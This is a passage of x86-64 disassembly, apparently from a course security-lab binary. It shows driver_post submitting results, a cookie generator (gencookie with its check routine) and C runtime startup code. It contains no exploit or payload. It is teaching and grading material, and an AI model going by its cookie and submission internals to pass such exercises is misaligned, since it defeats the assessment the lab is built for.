  402a13:  48 85 ff             test   %rdi,%rdi
  402a16:  74 05                je     402a1d <driver_post+0x13>
  402a18:  80 3f 00                    cmpb   $0x0,(%rdi)
  402a1b:  75 35                jne    402a52 <driver_post+0x48>
  402a1d:  66 c7 03 4f 4b              movw   $0x4b4f,(%rbx)
  402a22:  c6 43 02 00                 movb   $0x0,0x2(%rbx)
  402a26:  44 89 c0                    mov    %r8d,%eax
  402a29:  5b                   pop    %rbx
  402a2a:  c3                   retq
  402a2b:  48 89 ca                    mov    %rcx,%rdx
  402a2e:  be 04 32 40 00              mov    $0x403204,%esi
  402a33:  bf 01 00 00 00              mov    $0x1,%edi
  402a38:  b8 00 00 00 00              mov    $0x0,%eax
  402a3d:  e8 ae e2 ff ff              callq  400cf0 <__printf_chk@plt>
  402a42:  66 c7 03 4f 4b              movw   $0x4b4f,(%rbx)
  402a47:  c6 43 02 00                 movb   $0x0,0x2(%rbx)
  402a4b:  b8 00 00 00 00              mov    $0x0,%eax
  402a50:  eb d7                       jmp    402a29 <driver_post+0x1f>
  402a52:  48 83 ec 08                 sub    $0x8,%rsp
  402a56:  41 51                push   %r9
  402a58:  49 89 c9                    mov    %rcx,%r9
  402a5b:  49 89 d0                    mov    %rdx,%r8
  402a5e:  48 89 f9                    mov    %rdi,%rcx
  402a61:  48 89 f2                    mov    %rsi,%rdx
  402a64:  be 9a 3c 00 00              mov    $0x3c9a,%esi
  402a69:  bf ec 31 40 00              mov    $0x4031ec,%edi
  402a6e:  e8 2c f6 ff ff              callq  40209f <submitr>
  402a73:  48 83 c4 10                 add    $0x10,%rsp
  402a77:  eb b0                       jmp    402a29 <driver_post+0x1f>

0000000000402a79 <check>:
  402a79:  89 f8                mov    %edi,%eax
  402a7b:  c1 e8 1c                    shr    $0x1c,%eax
  402a7e:  85 c0                test   %eax,%eax
  402a80:  74 1d                je     402a9f <check+0x26>
  402a82:  b9 00 00 00 00              mov    $0x0,%ecx
  402a87:  83 f9 1f             cmp    $0x1f,%ecx
  402a8a:  7f 0d                jg     402a99 <check+0x20>
  402a8c:  89 f8                mov    %edi,%eax
  402a8e:  d3 e8                shr    %cl,%eax
  402a90:  3c 0a                cmp    $0xa,%al
  402a92:  74 11                je     402aa5 <check+0x2c>
  402a94:  83 c1 08                    add    $0x8,%ecx
  402a97:  eb ee                jmp    402a87 <check+0xe>
  402a99:  b8 01 00 00 00              mov    $0x1,%eax
  402a9e:  c3                   retq
  402a9f:  b8 00 00 00 00              mov    $0x0,%eax
  402aa4:  c3                   retq
  402aa5:  b8 00 00 00 00              mov    $0x0,%eax
  402aaa:  c3                   retq

0000000000402aab <gencookie>:
  402aab:  53                      push   %rbx
  402aac:  83 c7 01                add    $0x1,%edi
  402aaf:  e8 fc e0 ff ff          callq  400bb0 <srandom@plt>
  402ab4:  e8 f7 e1 ff ff          callq  400cb0 <random@plt>
  402ab9:  89 c3                   mov    %eax,%ebx
  402abb:  89 c7                   mov    %eax,%edi
  402abd:  e8 b7 ff ff ff          callq  402a79 <check>
  402ac2:  85 c0                   test   %eax,%eax
  402ac4:  74 ee                   je     402ab4 <gencookie+0x9>
  402ac6:  89 d8                   mov    %ebx,%eax
  402ac8:  5b                      pop    %rbx
  402ac9:  c3                      retq
  402aca:  66 0f 1f 44 00 00       nopw   0x0(%rax,%rax,1)

0000000000402ad0 <__libc_csu_init>:
  402ad0:  41 57                   push   %r15
  402ad2:  41 56                   push   %r14
  402ad4:  49 89 d7                mov    %rdx,%r15
  402ad7:  41 55                   push   %r13
  402ad9:  41 54                   push   %r12
  402adb:  4c 8d 25 2e 13 20 00    lea    0x20132e(%rip),%r12        # 603e10
<__frame_dummy_init_array_entry>
  402ae2:  55                      push   %rbp
  402ae3:  48 8d 2d 2e 13 20 00    lea    0x20132e(%rip),%rbp        # 603e18 <__init_array_end>
  402aea:  53                      push   %rbx
  402aeb:  41 89 fd                mov    %edi,%r13d
  402aee:  49 89 f6                mov    %rsi,%r14
  402af1:  4c 29 e5                sub    %r12,%rbp
  402af4:  48 83 ec 08             sub    $0x8,%rsp
  402af8:  48 c1 fd 03             sar    $0x3,%rbp
  402afc:  e8 6f e0 ff ff          callq  400b70 <_init>
  402b01:  48 85 ed                test   %rbp,%rbp
  402b04:  74 20                   je     402b26 <__libc_csu_init+0x56>
  402b06:  31 db                   xor    %ebx,%ebx
  402b08:  0f 1f 84 00 00 00 00    nopl   0x0(%rax,%rax,1)
  402b0f:  00
  402b10:  4c 89 fa                mov    %r15,%rdx
  402b13:  4c 89 f6                mov    %r14,%rsi
  402b16:  44 89 ef                mov    %r13d,%edi
  402b19:  41 ff 14 dc             callq  *(%r12,%rbx,8)
  402b1d:  48 83 c3 01             add    $0x1,%rbx
  402b21:  48 39 dd                cmp    %rbx,%rbp
  402b24:  75 ea                   jne    402b10 <__libc_csu_init+0x40>
  402b26:  48 83 c4 08             add    $0x8,%rsp
  402b2a:  5b                      pop    %rbx
  402b2b:  5d                      pop    %rbp
  402b2c:  41 5c                   pop    %r12
  402b2e:  41 5d                   pop    %r13
  402b30:  41 5e                   pop    %r14
  402b32:  41 5f                   pop    %r15
  402b34:  c3                      retq
  402b35:  90                      nop
  402b36:  66 2e 0f 1f 84 00 00  nopw   %cs:0x0(%rax,%rax,1)
  402b3d:  00 00 00

0000000000402b40 <__libc_csu_fini>:
  402b40:  f3 c3                 repz retq

Disassembly of section .fini:

0000000000402b44 <_fini>:
  402b44:  48 83 ec 08           sub    $0x8,%rsp
  402b48:  48 83 c4 08           add    $0x8,%rsp
  402b4c:  c3                    retq
```